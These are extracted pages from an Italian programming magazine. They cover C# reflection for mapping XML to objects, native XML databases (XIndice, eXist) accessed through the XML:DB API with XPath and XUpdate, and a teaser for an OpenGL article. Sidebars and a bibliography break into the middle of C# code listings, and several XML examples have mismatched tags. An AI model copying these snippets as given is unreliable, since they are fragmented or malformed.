Il metodo *convert* convertirà il tipo di dato generico, definito dallo schema XML, nell'equivalente tipo C#. Quella che segue è un frammento dell'implementazione (*TypeConverterImpl*) usata in questa serie di articoli, la versione completa è presente sul CD allegato alla rivista:

```
public class TypeConverterImpl : TypeConverter {
  public string convert(string xmlType){
    if (xmlType.CompareTo("string")==0)
      return "System.String";
    if (xmlType.CompareTo("short")==0)
      return "System.Int16";
    // eccetera ... }
```

Ovviamente è possibile implementare *TypeConverter* in modo da modificare i tipi usati oppure supportane di nuovi. A questo punto possiamo iniziare ad implementare il *MappingFramework* per oggetti semplici. Le seguenti saranno le prime righe di codice che dovremmo scrivere:

```
public class MappingFrameworkImpl1 :
  EmptyMappingFramework {
  // Oggetto corrente
  private object currentObj = null;
  // TypeConverter
  private TypeConverter converter =
    new TypeConverterImpl();
```

La classe *MappingFrameworkImpl1* estende la classe astratta *EmptyMappingFramework*. Essa presenta due membri privati: *currentObj* che rappresenta l'oggetto correntemente processato e converter che è un'istanza di *TypeConverterImpl*. L'implementazione del metodo *startClass* è il seguente:

```
public override void startClass(string className,
  string id) {
  // Type
  Type typeClass = Type.GetType(className);
  if (typeClass==null)
    throw new System.Xml.XmlException
     ("Class not found: " + className,null);
  // Crea l'oggetto
  currentObj = Activator.CreateInstance(typeClass);
}
```

Il metodo crea un'istanza della classe di nome *className* usando la reflection (in particolare i metodi *Type.GetType* e *Activator.CreateInstance*). L'oggetto viene memorizzato nel dato membro *currentObj*. Il parametro *id* non sarà utilizzato per l'implementazione relativa ad oggetti semplici. L'implementazione di *startField* è la seguente:

```
public override void startField(string name,
  string val, string type) {
  object obj = currentObj;
  // Preleva Type e FieldInfo
  Type typeClass = obj.GetType();
  FieldInfo fieldInfo = typeClass.GetField(name);
  if (fieldInfo == null)
    throw new System.Xml.XmlException
      ("Field not found: " + obj.GetType() +
       "." + name,null);
  // Ottiene il tipo C# usando TypeConverter
  string cSharpType = converter.convert(type);
  if (fieldInfo.FieldType.ToString().
       CompareTo(cSharpType)!=0)
    throw new System.Xml.XmlException(
      "Different type found: " + obj.GetType() +
      "." + name +
      "\n\rXML type: " + type +
```

LATE BINDING

Opposto all'Early Binding, il Late Binding si riferisce alla possibilità che il nostro codice interagisca con gli oggetti in modo dinamico a run-time, cosa che fornisce una grande flessibilità in quanto il nostro codice non deve preoccuparsi del tipo di oggetto con cui interagisce: è sufficiente che l'oggetto supporti il metodo che il codice vuole invocare. Il rovescio della medaglia è che il tipo di oggetto non è noto né al compilatore, né all'IDE, cosa che impedisce sia un ckeck sintattico del codice a tempo di compilazione, sia l'aiuto dell'IntelliSense. In cambio, abbiamo una impagabile flessibilità del nostro codice.

```
    "\n\rC#  type: " + fieldInfo.FieldType,null);
 try {
   if (cSharpType.CompareTo("System.String")==0) {
     fieldInfo.SetValue(obj,val);
   }
   if (cSharpType.CompareTo("System.Int32")==0) {
     int v = int.Parse(val);
     fieldInfo.SetValue(obj,v);
   }
   // Eccetera ...
 }
 catch (Exception) {
   throw new System.Xml.XmlException(
     "Error in field " + obj.GetType() +
     "." + fieldInfo.Name  +
     "\n\rValue \"" + val +
     "\" cannot be contaied in the type " +
     fieldInfo.FieldType
     ,null);
 }
}
```

L'Handler invocherà il metodo *startField* nel momento in cui un elemento <*field*> sarà letto dal documento XML. Il metodo prende in input tre stringhe:

- **name** - Il nome del campo (es: "*cognome*");
- **val** - Il valore del campo (es: "*Rossi*")
- **type** - Il tipo definito dallo schema XML (es: "*string*")

Fondamentalmente questo metodo fa tre cose:

1) crea un'istanza di *FieldInfo* relativa al campo rappresentato dal parametro *name*
2) converte il tipo di dato generico definito nello schema XML nel relativo tipo C#
3) imposta il valore del campo in base al tipo di dato.

In questo metodo avviene la verifica del tipo di dato. Come si può notare infatti, esso lancia un'eccezione se il tipo di dato XML non è lo stesso di quello definito all'interno della la classe C# oppure se il valore non è compatibile con il tipo di dato del campo.
L'ultimo metodo che implementeremo è *closeClass*. Il codice è il seguente:

```
public override object endClass(){
 // Ritorna l'oggetto corrente
 return currentObj;
}
```

Questo metodo sarà richiamato dall'Handler quando un elemento </*class*> viene letto dal documento XML. Ciò significa che le informazioni sulla classe sono terminate, di conseguenza il metodo restituirà l'oggetto corrente che, a questo punto, conterrà tutte le informazioni provenienti dal documento XML. Adesso ci rimane da implementare l'Handler. Chiameremo questa prima implementazione *SimpleObjectHandler*. Le prime righe sono le seguenti:

```
public abstract class SimpleObjectHandler : Handler {
 // Mapping Framework
 protected MappingFramework framework;
 // Costruttore
 public SimpleObjectHandler
  (MappingFramework framework) {
   this.framework = framework;
 }
 // Deve essere implementato dalle classi derivate
 public abstract void processObject(object obj);
```

La classe è astratta perché non implementa il metodo *processObject* il quale dovrà essere implementato successivamente dalla classe concreta che estende *SimpleObjectHandler*. L'unico dato membro della classe è un'istanza di *MappingFramework* che, come si può notare, sarà inizializzata all'interno del costruttore. La parte più interessante della classe *SimpleObjectHandler* è il metodo *processElement*. Esso legge gli elementi XML ed invoca l'opportuno metodo del MappingFramework. Questa è l'implementazione:

```
public void processElement(XmlValidatingReader xtReader) {
 // Elementi XML
 if (xtReader.NodeType==XmlNodeType.Element){
   // Elemento <class>
   if (xtReader.Name.CompareTo("class")==0) {
     xtReader.MoveToAttribute("name");
     string className = xtReader.Value;
     // Invoca il mapping framework
     framework.startClass(className,null);
   }
   // Elemento <field>
   if (xtReader.Name.CompareTo("field")==0) {
     // Trova name, value e type
     xtReader.MoveToAttribute("name");
     string name = xtReader.Value;
     xtReader.MoveToAttribute("value");
     string val = xtReader.Value;
     xtReader.MoveToAttribute("type");
     string type = xtReader.Value;
     // Invoca il mapping framework
     framework.startField(name,val,type);
   }
 }
 // Elementi XML finali
 if (xtReader.NodeType == XmlNodeType.EndElement)
 {
   // Elemento </class>
   if (xtReader.Name.CompareTo("class")==0)
   {
```

- **MAPPING XML TO C# OBJECTS USING REFLECTION**
  G. Naccarato
  C#Today (Wrox Press)
  Ottobre 2002

- **PROFESSIONAL C# 2ND EDITION**
  S. Robinson e altri
  Wrox Press 2002

- **.NET SERIALIZATION**
  S. Gopikrishna, K. Sanghavi
  C#Today
  Luglio 2001
  http://www.csharptoday.com/content.asp?id=1532

- **REFLECTION IN .NET**
  Hari Shankar
  C# Corner
  Febbraio 2001
  http://www.c-sharpcorner.com/1/Reflection_in_net.asp

- **C# PROGRAMMING: ATTRIBUTES AND REFLECTION**
  Jesse Liberty
  (XML.com)
  Agosto 2001
  http://www.xml.com/pub/r/1207

```
      // Invoca il mapping framework
      object obj = framework.endClass();
      // Invoca processObject (overridden)
      processObject(obj);
    }
  }
}
```

La filosofia dietro al metodo è veramente semplice: quando il parser legge un elemento *<class>*, il metodo *startClass*, del MappingFramework, sarà invocato. Il parametro *className* è il valore dell'attributo *name*. Nel momento in cui l'elemento *<field>* viene letto, il metodo *startField* viene invocato passando i parametri *name*, *val* e *type* prelevati dai rispettivi attributi. Infine, quando l'elemento letto è *</class>*, i metodi invocati saranno prima *endClass* e poi *processObject*. La classe che effettuerà l'overriding di quest'ultimo metodo, potrà usare l'oggetto appena importato nella maniera che riterrà opportuna.
Dopo aver visto come realizzare l'Handler ed il MappingFramework, possiamo eseguire un semplice programma che importa un documento XML, mostra gli oggetti creati ed il valore dei relativi campi. Ecco il codice:

```
using System;
using System.Xml;
using System.Reflection;
using System.Collections;
using Wrox.Xml.Mapping;
// Example of using SimpleObjectHandler
public class ExampleHandler1: SimpleObjectHandler
{
  public ExampleHandler1() :
    base(new MappingFrameworkImpl1())
  {}
  public override void processObject(object obj)
  {
    // Visualizza l'oggetto creato
    Console.WriteLine(obj);
      // ToString deve essere sovrascritto
  }
}
public class MainProgram
{
  public static void Main (String[] a)
   {
    if (a.Length<1){
      Console.WriteLine("No Params");
      return;
    }
    string filename = a[0];
    XmlImporter xmlImporter =
      new XmlImporter(new ExampleHandler1());
    try
    {
       xmlImporter.import(filename);
    }
    catch(System.Xml.XmlException e)
    {
       Console.WriteLine(e.Message);
    }
  }
}
```

La classe *ExampleHandler1* estende *SimpleObjectHandler* ed implementa il metodo astratto *processObject* in modo da visualizzare i dati relativi all'oggetto stesso (il metodo *ToString* deve essere quindi implementato). Il programma principale è un'applicazione console che prende in input il nome del file XML da mappare, crea un oggetto *XmlImporter* passando al costruttore una nuova istanza di *ExampleHandler1* e invoca il metodo *import*. Supponendo che esista la seguente classe:

```
public class Temperature
{
 public string city;
 public DateTime dateTime;
 public short temperature;
 public char scale;
 public double dblHumidity;
 public override string ToString()
{
  return "{"  + city + ","  + dateTime.ToString() + ","
    + temperature + "," + scale + "," + dblHumidity + "}";
 }
}
```

e che il file *example-1.xml* contenga il codice XML che abbiamo visto all'inizio del paragrafo. Il programma, avendo in input *example-1.xml*, importerà e visualizzerà oggetti di tipo *Temperature* come mostrato in Fig. 1.

Fig. 1: Output relativo all'XML per le temperature

CONCLUSIONI

Ragionando con la stessa filosofia ed implementando in modo differente il MappingFramework e l'Handler possiamo ottenere un componente ancora più potente in grado di effettuare il mapping di oggetti complessi, array di oggetti ed utilizzare riferimenti interni. Ma di questo parleremo il mese prossimo...

Giuseppe Naccarato

REFLECTION

É una caratteristica che consente ad una applicazione di recuperare informazioni sui propri metadati. Grazie a System.Reflection un'applicazione può scoprire informazioni su se stessa, mostrarle agli utenti, modificare il proprio comportamento attraverso il late-binding, l'invocazione dinamica e la costruzione a run-time di nuovi tipi.

Esempi pratici per capire l'evoluzione dei database

Uno sguardo ai DB XML nativi

Con "nativo" si indica la caratteristica peculiare di questi database di gestire la persistenza e l'analisi di documenti XML come tipo di dato fondamentale, contrapposto al record dei database.

I database XML nativi possono essere visti sia come evoluzione degli indicizzatori testuali, sia come sistemi dedicati alla gestione della persistenza di grandi quantità di dati basati su tecnologia XML piuttosto che su record e relazioni. Questo secondo aspetto è in qualche modo sperimentale e, benché esistano già progetti sufficientemente consolidati da offrire i requisiti minimi di stabilità richiesti da un ambiente di produzione, sia in ambito open-source che commerciale, è evidente che è ancora necessario svolgere molto lavoro e che il gap di esperienza fra database XML nativi e database relazionali, è notevole.
In questo articolo analizzeremo gli aspetti fondamentali di questa tecnologia e daremo alcuni esempi di codice. Per quanto riguarda gli esempi pratici abbiamo scelto Java come piattaforma di sviluppo e come database i due progetti open-source più promettenti: *XIndice* ed *eXist.*

INSTALLAZIONE EXIST

eXist, in versione 0.9.2, è disponibile sul CD allegato alla rivista. Scompattate il file *eXist-0.9.2.zip* in qualsiasi directory, ad esempio C. Fatto questo, per avviare il DB è sufficiente lanciare il file batch *C:\eXist-0.9.2\bin\startup.bat,* mentre al fine di interromperne l'esecuzione è necessario lanciare *C:\eXist-0.9.2\bin\shutdown.bat.*

PERCHÉ XML

L'XML nasce come semplificazione dell'SGML, come linguaggio di marcatura del testo. Marcare (o come dicono alcuni *taggare*) il testo significa aggiungere, ad un flusso di parole, alcune informazioni aggiuntive, o meta-informazioni, che possono essere connotazioni semantiche (ad esempio il tag *<H1>* dell'HTML che indica che la frase racchiusa è il titolo della pagina) o istruzioni per la formattazione (ancora un esempio dall'HTML: il tab *<B>* indica che il contenuto deve essere mostrato in grassetto) o ancora aggiungere al flusso di parole dell'informazione strutturata per estendere la semantica del testo (ad esempio il tag *<FORM>* che aggiunge all'HTML inteso come strumento di presentazione di ipertesti, degli elementi interattivi quali pulsanti, campi di testo, etc.). Successivamente, alcune caratteristiche dell'XML quali la sintassi rigida e formale e la struttura ad albero (un tag può essere richiuso soltanto quando tutti i tag aperti al suo interno sono stati chiusi) che rendono efficiente il parsing, hanno permesso di usarlo per rappresentare anche dati non testuali; si pensi alla serializzazione (vedi Castor), o alla comunicazione (vedi SOAP).

VANTAGGI E LIMITI DEI DB XML

Un database XML nativo non è altro che un database in cui il dato fondamentale non è il record ma il documento XML. La differenza è pertanto molto profonda, soprattutto dal punto di vista tecnologico. Vediamo adesso quali sono i principali vantaggi e svantaggi di questi database:

- un repository xml è estremamente flessibile nella rappresentazione dei dati, in quanto non e' richiesto che i documenti siano validati da una stessa *dtd*. Questo permette di modificare la struttura dei documenti per venire in contro ad "esigenze impreviste" senza che questo abbia grosse ripercussioni sull'applicazione (talvolta nessuna!);
- rappresentare relazioni fra documenti XML può rivelarsi inefficiente;
- i database relazionali sono il frutto di anni e anni di esperienza, mentre i database XML nativi sono relativamente giovani, e questo sicuramente implica minore efficienza e stabilità;
- il confronto fra queste due tecnologie è molto più complesso delle considerazioni qui riportate e va oltre gli scopi di questo articolo. Ci concentreremo invece su alcuni esempi pratici d'utilizzo, basati su due dei più promettenti progetti open-source: *XIndice* ed *eXist*.

Gli esempi che mostreremo sono scritti in Java e, per interagire con i database, utilizzano l'interfaccia proposta dal gruppo *XML:DB*. Questa API si propone come analogo del JDBC per quanto riguarda i database XML nativi. Attraverso l'interfaccia *XML:DB,* i database XML sono visti come collection contenenti documenti o altre collection. L'analogia evidente è quella con i filesystem, dove alla collection corrisponde la directory e al documento corrisponde il file. Connettersi al database significa "aprire" la directory, per poter:

- esaminare il contenuto: avere una lista dei documenti contenuti nella collection o eseguire query *xpath* (vedi dopo);
- aggiungere documenti;
- rimuovere documenti;
- modificare documenti per mezzo di query *xupdate*.

Le collection hanno un nome e sono individuate da un path simile (per non dire identico) al path di una directory su filesystem. All'interno delle collection i documenti hanno un ID univoco (l'analogo del nome del file), che permette di identificarli. Le collection sono individuate da un URI che ha in generale la forma:

```
protocollo:sottoprotocollo://host:porta/path_della_collection
```

Il protocollo è *xmldb*, il sottoprotocollo indica il tipo di database server al quale si sta accedendo (ad esempio *xindice* per *XIndice*, ed *exist* per *eXist*), l'host è l'indirizzo tcp/ip della macchina sulla quale gira il server, e l'ultima parte è il nome completo della collection. Un esempio di URI per *Xindice* è:

```
xmldb:xindice://localhost:4080/db/test
```

In *XIndice* il nome della collection specifica anche l'istanza di database *(/db)*. Il server *XIndice* infatti è in grado di gestire più istanze di database contemporaneamente. Un esempio per *eXist* è:

```
xmldb:exist://localhost:8080/exist/xmlrpc/db/test
```

La connessione avviene in due fasi:

- registrazione dei sotto protocolli e dei driver di comunicazione;
- connessione vera e propria.

Il primo passo è necessario una sola volta e di solito viene eseguito in fase di inizializzazione della applicazione. La registrazione ha lo scopo di comunicare alla libreria *XML:DB* quali sono i sottoprotocolli gestiti, ovvero quali sono i tipi di database server dei quali si possiedono i driver. Entriamo nel vivo esaminando la prima sorgente che mostra la connessione e l'esame di una collection.

UN PRIMO ESEMPIO

Il file sorgente cui ci riferiamo n questo paragrafo è *XMLDBTest1.java*. Le prime linee contengono le dichiarazioni import delle classi *XML:DB*:

```
import org.xmldb.api.base.*;
import org.xmldb.api.modules.*;
import org.xmldb.api.*;
```

Il package *org.xmldb.api* contiene la classe *DatabaseManager* che gestisce la registrazione dei driver e la risoluzione del driver a partire dall'URI. Il package *org.xmldb.api.base* contiene tutte le principali classi della libreria ovvero: *Database, Collection, Resource,* etc. Infine, il package *org.xmldb.api.modules* contiene i servizi *xpath, xupdate*, etc. Quello dei servizi è il meccanismo di espansione che la libreria *XML:DB* mette a disposizione. La classe *Collection* di per sé offre le funzioni minime di navigazione sul database (accesso ai suoi documenti alle sotto collection) e modifica (aggiunta e rimozione di documenti). Tutte le funzioni avanzate sono gestite dai servizi. I principali sono appunto *xpath* e *xupdate*, che permettono rispettivamente di eseguire query *xpath* e *xupdate*, altri sono il *CollectionManagement* e il *Transaction*. Il primo permette la creazione e la cancellazione di collection, il secondo gestisce le transazioni. L'implementazione dei servizi è facoltativa e dipende dal driver. Per quanto riguarda *XIndice*, soltanto i servizi *xpath, xupdate* e *CollectionManagement* sono implementati. Le transazioni non sono supportate. *XIndice* inoltre offre un servizio non standard alternativo a *CollectionManagement* per la creazione di collection che permette di specificare alcuni parametri quali la compressione dei dati. *eXist* implementa *CollectionManagement* e *xpath*. Il servizio xupdate è stato promesso per la versione 1.0, mentre le transazioni non sono supportate. Alle righe 16-19 avviene la registrazione dei driver (in questo caso soltanto *XIndice*):

```
Database database =
 (Database) Class.forName
 ("org.apache.xindice.client.xmldb.DatabaseImpl")
 .newInstance();
DatabaseManager.registerDatabase(database);
```

Il primo statement alloca un'istanza del driver che si intende registrare, il secondo richiede la registrazione alla classe *DatabaseManager* per mezzo del metodo statico *registerDatabase*. D'ora in poi la libreria è in grado di risolvere gli URI che iniziano per *xmldb:xindice://...* La connessione vera e propria avviene alla riga 22:

INSTALLAZIONE DI XINDICE

Sul CD allegato trovate la versione 1.0 di XIndice. Volendo, potete controllare se sono disponibili versioni più aggiornate collegandovi all'indirizzo:
http://xml.apache.org/xindice/
Scompattate l'archivio dove volete, ad esempio sotto C: sotto Windows. Dichiarate la variabile d'ambiente XINDICE_HOME con il valore *C:\xml-xindice-1.0*. Aggiungete al PATH il percorso *%XINDICE_HOME%\bin* ed il gioco e' fatto. Per avviare XIndice, da Windows eseguite *C:\xml-xindice-1.0\startup.bat* Per uscire dall'applicazione è sufficiente chiudere la finestra dos in cui è in esecuzione XIndice.

```
Collection coll =
 DatabaseManager.getCollection(collectionURI);
```

Alle righe 25-28 viene esaminato il contenuto della collection:

```
String[] resources = coll.listResources();
for (int i = 0; i < resources.length; ++i)
  System.out.println(resources[i]);
```

Il primo statement richiede un array contenente tutti gli ID dei documenti contenuti nella collection, il secondo è un banale ciclo for che li stampa su *System.out*. Infine alla riga 31 la connessione è chiusa:

```
coll.close();
```

Il secondo programma d'esempio *(XMLDBTest1bis .java)* è simile eccetto la parte della registrazione dei driver. E' stato introdotto il metodo *registerDrivers* che legge l'elenco dei driver dall'array drivers e provvede a registrarli tutti. La funzione è invocata all'inizio del programma in modo da completare una volta per tutte l'inizializzazione della libreria *XML:DB*. Una nota merita il *try/catch* alla riga 25: lo scopo è quello di registrare il maggior numero possibile di driver, ignorando gli errori dovuti, ad esempio, alla mancanza nel classpath di un particolare driver. In questo modo l'applicazione si adatta dinamicamente alla configurazione del classpath nella quale è eseguita.

NOTA

JAR DI RUNTIME

Qui di seguito elenchiamo i jar che devono essere presenti nel classpath per connettersi ai database xml:

XIST

eXist-0.9.2/lib/core/exist.jar

eXist-0.9.2/lib/core/xmldb.jar

eXist-0.9.2/lib/core/xmlrpc-1.2.jar

eXist-0.9.2/lib/core/log4j.jar

eXist-0.9.2/lib/core/xercesImpl-2.4.0.jar

eXist-0.9.2/lib/core/xml-apis.jar

XINDICE

xml-xindice-1.0/java/lib/xindice.jar

xml-xindice-1.0/java/lib/xmldb.jar

INSERIRE E CANCELLARE UN DOCUMENTO XML

Prima di passare ad esaminare l'uso di *xpath* e *xupdate* completiamo l'esame delle funzionalità messe a disposizione da *Collection*. Il programma *XMLDBTest4.java* mostra come inserire un documento in una collection.
Per far questo è necessario creare una risorsa di tipo XML (riga 63):

```
XMLResource r =
  (XMLResource)coll.
  createResource(resourceName,"XMLResource");
```

È ora necessario impostarne il contenuto, passandole il documento, questo è possibile farlo sia in *DOM* con *setContentAsDOM,* sia in sax con *setContentAsSAX*:

```
r.setContentAsDOM(d);
```

Infine inviare i dati al database server completando l'aggiornamento:

```
coll.storeResource(r);
```

Da notare che il metodo *createResource()* non controlla che la risorsa indicata da *resourceName* non esista. Anzi, qualora la risorsa esista già viene restituita. In questo modo si ottiene l'effetto di sostituire il documento preesistente sul database con quello nuovo. Il programma *XMLDBTest5.java* mostra invece come cancellare un documento dalla collection. Per prima cosa occorre ottenere la risorsa con *getResource() (riga):*

```
XMLResource r = (XMLResource)coll.
  getResource(resourceName);
```

Quindi invocare il metodo *removeResource* di *Collection*. L'interfaccia *Collection* mette a disposizione il metodo *getResource()* che permette di recuperare un documento conoscendo il suo nome. Questo è il meccanismo più rudimentale che la API *XML:DB* offre. Un sistema più sofisticato è dato dal servizio *xpath*.

UNA QUERY SU XML

Le query *xpath* permettono di selezionare parti di un documento XML. In questo caso è bene pensare al documento XML nella sua forma *DOM*, ovvero come ad un albero di nodi, ciascuno corrispondente ad un tag, o ad un attributo o al testo contenuto in un *tag*. Le query *xpath* selezionano i nodi di un *DOM*. La query *xpath* è una sequenza di step valutati in cascata, ognuno dei quali seleziona un sottoinsieme dei nodi selezionati dallo step precedente.
La forma generale è la seguente:

```
/selezione[condizione]/.../selezione[condizione]
```

gli step sono coppie *selezione[condizione]*. La selezione descrive il tipo di nodo che si seleziona, ovvero un attributo, un tag, del testo, la condizione è un'espressione booleana opzionale valutata nodo per nodo che permette di raffinare ulteriormente il criterio di scelta. Vediamo un po' di esempi per chiarirci le idee:

- **/** - è la più breve query xpath possibile e seleziona tutto il documento.
- **/persona** - seleziona la root del documento purché la root sia *persona*, altrimenti non seleziona niente. Mentre:
- **/persona[nome = 'pippo']** - seleziona tutto il documento purché nome sia un tag contenuto dentro *persona* e *nome* contenga il testo *'pippo'* (senza gli apici).
- **/persona[nome = 'pippo']/email** - seleziona il solo tag email figlio di *persona* purché questo conten-

ga un tag *nome* contenente il testo *'pippo'*.

- **/persona[nome != 'pippo']/@id** - seleziona l'attributo id di *persona*, purché il *nome* non sia *'pippo'*.
- **/persona[nome != 'pippo']//indirizzo** - Questa query seleziona tutti i tag indirizzo contenuti sotto *persona*, siano essi figli o nodi più profondi. Quindi // indica la ricerca in tutto il sottoalbero del nodo corrente.

Quella mostrata finora è la cosiddetta sintassi compatta delle query xpath. Esiste una versione estesa che è anche più flessibile. Nella versione estesa la selezione ha la forma: *asse::nome*, in cui *asse* può essere: *child, parent, ancestor, ancestor-or-self, descendant-or-self, preceding-sibling, following-sibling, self* e *descendant*. L'asse permette di indicare non solo il nome del nodo ma anche la sua posizione relativamente al nodo corrente. Nella sintassi compatta un "/" singolo corrisponde a *child*, mentre "//" corrisponde a *descendant*. Le forme compatta ed estesa possono essere utilizzate anche contemporaneamente nella stessa query. All'interno della condizione possono essere utilizzate altre query xpath (nell'esempio precedente, *nome* è una query xpath che seleziona tutti i tag *nome* contenuti dentro *persona*. Il test di uguaglianza con le stringhe è effettuato dopo la conversione implicita da *node-set* a testo. Questa conversione consiste nel prendere tutto il testo contenuto all'interno dei tag eliminando tag e attributi:

```
<identita><nome>Pippo</nome> <cognome>
                sconosciuto</cognome></identita>
```

diventa:

```
Pipposconosciuto
```

Nelle condizioni possono essere usate altre funzioni, oltre al test di uguaglianza. *XIndice* utilizza l'implementazione di *Xalan* per valutare le query, che è conforme allo standard 1.0. *eXist* invece ha una propria implementazione che non è ancora completa, ma introduce alcune estensioni, quali la possibilità di usare le espressioni regolari. Come sempre, le versatilità peculiari di alcuni progetti sono comode e allettanti, ma limitano la portabilità: utilizzando alcune delle feature specifiche di eXist, si finisce per vincolarsi a questo database pur continuando ad utilizzare *XML:DB* come API di accesso. Ciò che è importante notare è che il risultato di una query *xpath* applicata ad un documento XML non è un documento XML ma un insieme di documenti, possibilmente vuoto, ciascuno parte del documento originale. Nel contesto delle collection l'applicazione delle query è estesa semplicemente applicando la query a tutti i documenti della collection, ed il risultato è l'unione di tutti i risultati.

LAVORARE CON QUERY XPATH

Nel sorgente *XMLDBTest2.java* è mostrato come eseguire query xpath. Per poter usufruire di un servizio è necessario richiederlo alla *Collection*, che precedentemente è stata aperta. Alla riga 49 viene richiesto il servizio:

```
// richiesta del servizio query xpath
XPathQueryService service =
  (XPathQueryService)coll
  .getService("XPathQueryService","1.0");
```

L'oggetto service permette di eseguire query xpath sulla collection coll, e solo su essa. La query viene eseguita alla riga 52:

```
// esecuzione di query xpath
ResourceSet resultSet = service.query(xpathQuery);
```

L'esecuzione della query restituisce un *ResourceSet*, ovvero un insieme di "risorse": una per ogni documento prodotto dalla query xpath. L'estrazione dei dati avviene richiedendo un iteratore, per mezzo del quale si ottengono le *Resource*. La libreria *XML:DB* non vincola a memorizzare solo e soltanto documenti XML nelle collection. *XIndice*, ad esempio, ha introdotto gli *XObjects* che sono un analogo delle stored procedure. Queste estensioni però non sono standard e di fatto la libreria nella sua versione attuale permette solo XML o binario. Per questo è necessario il cast da *Resource* a *XMLResource*, effettuato alla riga 61. La *XMLResource* permette di recuperare il documento sia in *DOM* che in *SAX* per mezzo dei metodi *getContentAsDOM()* e *getContentAsSAX()* rispettivamente. A differenza delle query *xpath*, le query *xupdate* sono specificate in XML. Le query xupdate sono molto simili a dei programmi, e il documento XML elenca le istruzioni che il database server deve eseguire sui documenti di una collection. Le istruzioni utilizzano query *xpath* per individuare le parti su cui operare e permettono di cambiare il contenuto dei documenti, e aggiungere o elementi e attributi. Un esempio di query *xupdate:*

```
<xupdate:append select="/persona[nome='pippo']"
        xmlns:xupdate="http://www.xmldb.org/xupdate"
                                  name="indirizzo">
  <citta>Topolinia</citta>
</xupdate:append>
```

La prima cosa che si nota è l'utilizzo del namespace "*http://www.xmldb.org/xupdate*". La dichiarazione è obbligatoria, altrimenti il servizio non sarà in grado di interpretare l'XML. L'esempio mostra l'istruzione append, che aggiunge l'xml contenuto in essa (ovvero il tag citta) dentro il nodo selezionato dalla query

NOTA

Attualmente eXist utilizza una classe di XIndice versione 1.1, e questo crea un conflitto che non permette di avere nello stesso classpath i jar di entrambi i database. Quindi anche se e' possibile scrivere un'applicazione in grado di funzionare con entrambi, potrà comunque essere eseguita soltanto utilizzando un tipo di database alla volta. Per compilare quindi e' sufficiente avere nel classpath soltanto il jar xmldb.jar. Per eseguire invece al classpath dovranno essere aggiunti gli altri jar del tipo di database scelto.

indicata nell'attributo *select* (e cioè il documento *persona* il cui *nome* è '*pippo*'). La query mostrata applicata al documento

```
<persona><nome>pippo</pippo></persona>
```

produce:

```
<persona><nome>pippo</pippo><citta>Topolinia
</citta></persona>
```

Presumibilmente la query mostrata opererà su un solo documento (ipotizzando che il tag *nome* sia univoco nella *collection*), ma questo non è affatto un requisito: l'operazione di append sarà eseguita su tutti i nodi selezionati dalla query. E' possibile che le query selezionino più nodi all'interno dello stesso documento, in questo caso l'istruzione sarà eseguita più volte sullo stesso documento. Le altre istruzioni disponibili sono: *insert-before, insert-after, update, remove* e *modifications.* Le prime due sono simili alla append in quanto permettono di aggiungere nodi al documento. Si differenziano da questa perché append aggiunge nodi dentro il nodo selezionato, mentre *insert-before* li inserisce immediatamente prima, e *insert-after* li inserisce immediatamente dopo.

L'istruzione *update* permette di modificare il contenuto di un tag o di un attributo. Esempio:

```
<xupdate:update select="/persona[nome='pippo']
    /citta" xmlns:xupdate="http://www.xmldb.org/
    xupdate" name="indirizzo">
  Paperopoli
</xupdate:update>
```

cambia:

```
<persona><nome>pippo</pippo><citta>Topolinia
</citta></persona>
```

in:

```
<persona><nome>pippo</pippo><citta>Paperopoli
</citta></persona>
```

L'istruzione *remove* ha anch'essa l'attributo *select* e cancella tutti i nodi selezionati. L'istruzione *modifications* permette di raggruppare altre istruzioni. Oltre a queste istruzioni sono disponibili le funzioni di creazione di XML: *element, attribute, text, processing-instruction* e *comment.* Queste istruzioni creano rispettivamente *tag, attributi, testo* (contenuto in un tag), *processing instruction* e *commenti*. Le istruzioni di creazione possono essere usate all'interno delle istruzioni *insert-before*, *insert-after*, *append* e *update*.

Esempio:

```
<xupdate:element name="indirizzo">
  <citta>Topolinia</citta>
</xupdate:element>
```

produce l'XML:

```
<indirizzo>
  <citta>Topolinia</citta>
</indirizzo>
```

La differenza fra utilizzare l'istruzione element invece di specificare direttamente il tag (come è stato fatto nel primo esempio di query *xupdate*) sta nel fatto che con element il nome del tag è specificato a tempo di esecuzione della query ed è il risultato di una query *xpath*, permettendo quindi maggiore flessibilità.

IL FUTURO

Il working draft del progetto *xupdate* è ancora incompleto. Specifica altre tre istruzioni: *variable, if* e *value-of,* ma la loro descrizione è parziale, e *XIndice* non le supporta a pieno, per ora, perciò ne ometteremo la spiegazione. Il programma *XMLDBTest6.java* mostra come esegure una query xupdate. Richiede due argomenti: l'url della collection, e il path del file XML contenente la query da eseguire. Il codice è simile a quello di *XMLDBTest2*, ovvero viene richiesto il servizio (riga 57):

```
XUpdateQueryService service =
 (XUpdateQueryService)coll.
  getService("XUpdateQueryService","1.0");
```

e invocato il metodo *update* che richiede un oggetto *String* contenente l'XML della query:

```
service.update(query);
```

Purtroppo l'implementazione di *xupdate* non è così affidabile e completa come quella *xpath*. Innanzitutto *eXist* ancora non supporta questo servizio. *XIndice* invece, lo supporta ma la versione 1.0 richiede il JDK 1.3.1. Inoltre non tutte le specifiche del *working draft* sono implementate. Tra queste forse la più importante è *modifications* che permette di specificare più operazioni contemporaneamente permettendo di ottimizzare le comunicazioni con il database server. Il lavoro di sviluppo del team della *XML:DB* Initiative e del team di *XIndice* procede di pari passo ed è auspicabile che per quando uscirà la versione 1.1 non solo il documento di specifica di *XUpdate* passi dallo stato di *working draft* a quello di *recommendation*, ma anche che *XIndice* offra un supporto più completo.

Simone Pierazzini

Progetto XML:DB
http://www.xmldb.org/

Libreria XML:DB
http://www.xmldb.org/xapi/index.html

Javadoc
http://www.xmldb.org/xapi/api/index.html)

Progetto XUpdate
http://www.xmldb.org/xupdate/index.html

Working draft
http://www.xmldb.org/xupdate/xupdate-wd.html

Specifiche XPath
http://www.w3.org/TR/xpath

Consorzio W3C
http://www.w3.org

Creare effetti speciali 3D con C++ e OpenGL

Con uno strumento senza limiti come C++ insieme alla potenza e alla semplicità di OpenGL la nostra creatività non ha più barriere! In questo primo articolo affrontiamo le basi della programmazione.

